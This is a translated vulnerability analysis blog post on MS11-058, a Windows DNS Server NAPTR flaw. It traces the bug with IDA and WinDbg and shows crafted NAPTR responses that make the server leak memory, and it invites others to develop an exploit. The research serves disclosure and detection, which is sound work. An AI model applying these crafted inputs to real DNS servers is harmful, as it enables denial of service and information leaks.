
所以,让我们再看看存在漏洞的代码。返回到 NaptrPtrRead()并找到存在漏洞的 movsx:

```
IDA - C:\Users\Administrator\Desktop\dns-2k8-x86-vuln-good.idb (dns-2k8-x86-vuln.exe)  
File Edit Jump Search View Debugger Options Windows Help  
IDA View-A x IDA View-B x Hex View-A x Structures x Enums x Imports x  
mov [ebp+var_10C], 3 ; <-- Counter  
name_copy_loop:  
movsx edi, byte ptr [ebx] ; CODE XREF: NaptrWireRead(x,x,x  
lea eax, [edi+1] ; eax -> 0xFFFFFFFF + 1 = 0  
push eax ; Size = 0 bytes  
push ebx ; Src = start of the flags  
push esi ; Dst = start of answer  
call _memcpy ; Copy nothing  
add esp, 0Ch  
dec [ebp+var_10C] ; <-- counter  
lea ebx, [ebx+edi+1] ; ebx = ebx + -1 + 1  
lea esi, [esi+edi+1] ; esi = esi + -1 + 1  
jnz short name_copy_loop  
00037F46 00ED8B46: NaptrWireRead(x,x,x)+C4  
AU: idle Down Disk: 18GB
```

你可以很快地看到这是一个简单的循环。var_10C 是置为 3 的计数,[EBX]的大小(flags 的长度)被读,即是多少字节被从 EBX(传入的数据)复制到 ESI(回复存放的位置)。然后计数器递减,源和目标的许多字节加一(长度)向前增长,并重复两次 - 一次是给 service, 一次是给 regex。

如果我们把 flags 的长度被设置为 0xFF, 然后 0 字节被复制以及源和目标不会改变。因此 ESI, 也就是回复, 仍然是一个空的缓冲区。

在下图, 你会看到这种情况:



源和目标都和以前一样，他们调用 `_Name_CopyCountName()` 函数。这事实上是一个相当复杂的函数，我没有逆向它。我只是观察它是如何工作的。有一件事是显而易见的，它会读取 NAPTR 记录的第四个和最后一个字符串 - 这被称作“replacement”，这是一个域名，而不是一个像其余字符串那样的长度前缀字符串。

基本上，它会设置 ESI 看起来像这样的字符串：

```

0:007> db esi
018dfdc8 0d 03 02 6d 79 04 74 65-73 74 03 63 6f 6d 00 00 ...my.test.c
018dfdd8 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
018dfde8 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
018dfdf8 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
018dfe08 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
018dfe18 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
018dfe28 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
018dfe38 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....

```

显然开始的 0x0d 是字符串的长度；接下来的 0x03 代表域（“my”，“test”，和“com”= 3 个域）的数量。剩下的字符串是域名格式，通常来说是如此。

另一个有趣的是，这是 DNS 请求一开始得到的确切值（在开始处减去 0x0d） - “\x03\x02my\x04test\x03com”！

在这时，我明白发生了什么。正如我们已经看到的，这应该是有四个字符串 - flags, service, regex 和 replacement。前三个值（character-string）都用同样的方式读。最后一个是一个（domain-name）值，采用用 `_Name_CopyCountName()` 读取。

当我们发送一个 0xFF 长度，前三个字符串不会被读取 - 缓冲区保持空白 - 只有域名是被正确处理的。然后，接着，当字符串被发送回服务器，它希望的“flags”的值要在缓冲区中的第一个位置，但是，因为它读取 0 字节给 flags，它跳过 flags 并读取“replacement”的值 - (domain-name) - 就好像它就是 flags。然后就会返回数据，这时返回数据中“service”，“regex”，和“replacement”这些都是空白的。

响应是通过把“flags”的值设置为“replacement”并把其他一切设置为空白，然后被发送给服务器。完成了？

细节详解

我想我现在已经完全理解该漏洞了。这是有趣的，但经过相当仔细的检查也还是没法利用（超出拒绝服务）。完美的漏洞！我写了 Nessus 的检查策略，并再次在 Windows 2008 X86, Windows 2008 的 64, 和 Windows 2008 R2 的 X64 测试它。但是针对 Windows 2008 x64 的，结果是不同的 - 它是“\x03\x02my\x04test\x03com\x00\x00\x00\x00”。这很奇怪。我试着改变域名，从“my.test.com”到“my.test.com.a”。它返回的字符串是我预计的。然后我将其设置为“my.test.com.a.b.c”，它返回一个大的内存块，包括磁盘信息（驱动器 C: 标签）。怎么会这样？我试过好几个域名，但是他们返回的都没有包括“my.test.com.a.b.c”，返回

的都是不正常的。我不了解具体发生什么。

为了证明这个可靠性,我设置响应的‘replacement’值为“my.test.com.aaaaaaaaaaaa”,并得到正常的回应:

```
ron@rbowes-pc:~$ dig test.com
;; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63970
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;test.com.                IN      NAPTR

;; ANSWER SECTION:
test.com.                1      IN      NAPTR    100 11 "\003\004test\003com\022aaa
aaaaaaaa" "" "" .

;; Query time: 1 msec
;; SERVER: 192.168.1.104#53(192.168.1.104)
;; WHEN: Wed Aug 17 15:19:48 2011
;; MSG SIZE rcvd: 79

ron@rbowes-pc:~$
```

然后将其设置为 my.test.com.aaaaaaa”, 得到一个奇怪的回应:

```
ron@rbowes-pc:~$ dig @192.168.1.104 +time=60 -t NAPTR test.com
;; SERVER: 192.168.1.104#53(192.168.1.104)
;; WHEN: Wed Aug 17 15:19:48 2011
;; MSG SIZE rcvd: 79


ron@rbowes-pc:~$ dig @192.168.1.104 +time=60 -t NAPTR test.com
;; Got bad packet: syntax error
164 bytes
21 84 81 80 00 01 00 01 00 00 00 00 04 74 65 73          !.....tes
74 03 63 6f 6d 00 00 23 00 01 c0 0c 00 23 00 01        t,.com..#.....#.
00 00 00 01 00 7e 00 64 00 0b 15 04 02 6d 79 04        .....d.....my.
74 65 73 74 03 63 6f 6d 07 61 61 61 61 61 61 61        test.com,aaaaaaa
00 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61      ,aaaaaaaaaaaa....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      .....
00 00 00 00      ....

ron@rbowes-pc:~$
```


不再是我们通常获得的那些简单字符串,我们得到了简单的字符串并且有我们添加的 7 个 ‘a’, 然后一个 null, 以及 11 个以上的 “a” 的 values 和 0x59 个 “\x00” 字节。所以, 这证明发生了一些奇怪的事情, 但是是怎么一回事?

探索

如果你返回到 NaprWireRead 函数, 找到 0xed8b61 处, 你会看到调用了 _Name_CopyCountName ();



这是字符串复制到缓冲区的地方--esi。我们要做的是跟踪这个值在哪里被读出缓冲区，因为这里有明显不对劲的地方。因此，我们在 0xed8b66 处下一个断点- 名称后面的位置被复制到内存-在 WinDbg 中使用 'bp' 命令：




然后我们运行它并发起一个 NAPTR 请求。不管请求是什么，这个时候 - 我们只是想找出消息是在哪里被读取的。当它被断下来后，如上图所示，我们检查在 esi 中的值是什么。正如预期的那样，它是被编码后的“replacement”的字符串-长度，域的数量，和 replacement (domain-name) 的值。

我们运行“ba r4 esi” - 这个设置了当 ESI (或 ESI 后三个字节) 被读取时的访问断点。然后，我们使用“g”或“F5”再次运行这一进程。

然后，它会再次断下来-这一次，在 0xed5935 处- NaptrWireWrite()!当 NaptrWireRead () 读取数据包后，一般它会被发送到 NaptrWireWrite。真棒！


NaptrWireWrite () 的代码实际上是非常简单。这是所有相关的代码 (不要担心太多的颜色 - 我只是想着色代码来理头绪):




这里，它会读取[ESI]第一个字段的长度——这个在我们的“攻击”中，是“replacement”值的长度，而不是 flags 值的长度。它使用 memcpy 复制那些到一个缓冲区中，这是使用了用户控制的长度。然后它循环。第二次，它读取‘replacement’值后面的空字节 (\x00)。第三次，它读取空字节后的字节。那里有什么？我们将会第二次中看到这些值。

然后，循环三次后，它调用 _Name_WriteCountNameToPacketEx ()，传递剩余的缓冲区给它。同样，这个值是什么？

在 0xed5935 断点下一个断点 -memcpy- 看看这三个值是什么。首先，对于 ‘my.test.com.aaaaaa’：



正如我们看到的，第一个域正如所料是“replacement”的值 - my.test.com.aaaaaaaa。第二个的值是空白的，第三个的值是空白的。结果将是之前的“\x03\x02my\x04test\x03com”。没问题！现在，让我们做“my.test.com.a”的查询：



```
Pid 2824 - WinDbg:6.11.0001.404 X86
File Edit View Debug Window Help
Command
0:010> bp 00ed5935
breakpoint 0 redefined
0:010> g
Breakpoint 0 hit
eax=0b006400 ebx=01eb930f ecx=030ca3ca edx=01000000 esi=01eb9338 edi=030ca3ce
eip=00ed5935 esp=041afb60 ebp=041afb6c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
dns!NaptWireWrite+0x28:
00ed5935 0fb6c3          movzx  eax,bl
0:007> db esi esi+15
01eb9338  0f 04 02 6d 79 04 74 65-73 74 03 63 6f 6d 01 61  ...my.test.com.a
01eb9348  00 61 61 61 61 61 61
0:007> g
Breakpoint 0 hit
eax=00000010 ebx=01eb9300 ecx=00000003 edx=00000002 esi=01eb9348 edi=030ca3de
eip=00ed5935 esp=041afb60 ebp=041afb6c iopl=0         nv up ei ng nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000293
dns!NaptWireWrite+0x28:
00ed5935 0fb6c3          movzx  eax,bl
0:007> db esi esi+15
01eb9348  00 61 61 61 61 61 61 61-61 61 00 00 00 00 00 00  .aaaaaaaa.....
01eb9358  00 00 00 00 00 00
0:007> g
Breakpoint 0 hit
eax=00000001 ebx=01eb9301 ecx=fffffffd edx=00000000 esi=01eb9349 edi=030ca3df
eip=00ed5935 esp=041afb60 ebp=041afb6c iopl=0         nv up ei ng nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000297
dns!NaptWireWrite+0x28:
00ed5935 0fb6c3          movzx  eax,bl
0:007> db esi esi+15
01eb9349  61 61 61 61 61 61 61 61-61 00 00 00 00 00 00 00  .aaaaaaaa.....
01eb9359  00 00 00 00 00 00
0:007>
```

第一个像前面一样，是“replacement”的值。第二个则是 memcpy 最后以 0x00 字节开始，复制了 0 字节。但第三个以 0x61 开始的-这是前一个数据包中‘a’的值之一！-复制这些 0x61 到缓冲区中。然后无论那里发生了什么，_Name_WriteCountNameToPacketEx() 被调用处理这些 0x61 字节。

这意味着什么？

这意味着什么，我们为什么要关心？

那么，事实证明此漏洞在忽略其正常的地方后，实际上是非常有意思的。我们可以传用户能 100%控制的值给 memcpy-不幸的是，这是一个字节大小的值。此外，我们还可以将用户能 100%控制的值传递到 _Name_WriteCountNameToPacketEx () 中，这是一个复杂的函数，有一堆指针！我完整逆向了函数，但我看不出任何明显的我可以进一步控制的地方。

如果给予足够的时间和准备，我有理由相信，你可以把它变成一个标准的堆溢出。尽管一个 Windows 2008 上的堆溢出难以利用。但也有一些特殊的地方可以起到作用 - _Name_WriteCountNameToPacketEx() 做了一些有趣的操作，像变换匹配的域名成指针 - 对于“c0 0c”，如果你曾经做过与 DNS 相关的工作的话会很熟悉。

所以，这是可利用的？我不确定。它是绝对不可利用呢？我也不能确定。当你可以开始传递用户控制值到函数并希望能控制指针值时，这就是乐趣的开始了。

结论

我希望你能一直跟下去，我希望真正的漏洞利用开发者阅读它，并可以向前迈进一步。我对此漏洞是否能被进一步利用很感兴趣！

备注:

MS11-058: Windows DNS 服务器远程代码执行漏洞, 危害等级“严重”。本补丁修复了 Windows DNS 服务器中存在的两处秘密报告的安全漏洞, 攻击者可能利用这些漏洞, 注册域名并创建一个 NAPTR DNS 资源记录, 接着发送一个精心构造的 NAPTR 请求给存在漏洞的 DNS 服务器, 这将造成攻击者的恶意代码可以在 DNS 服务器上运行, 从而安装恶意程序或窃取用户隐私。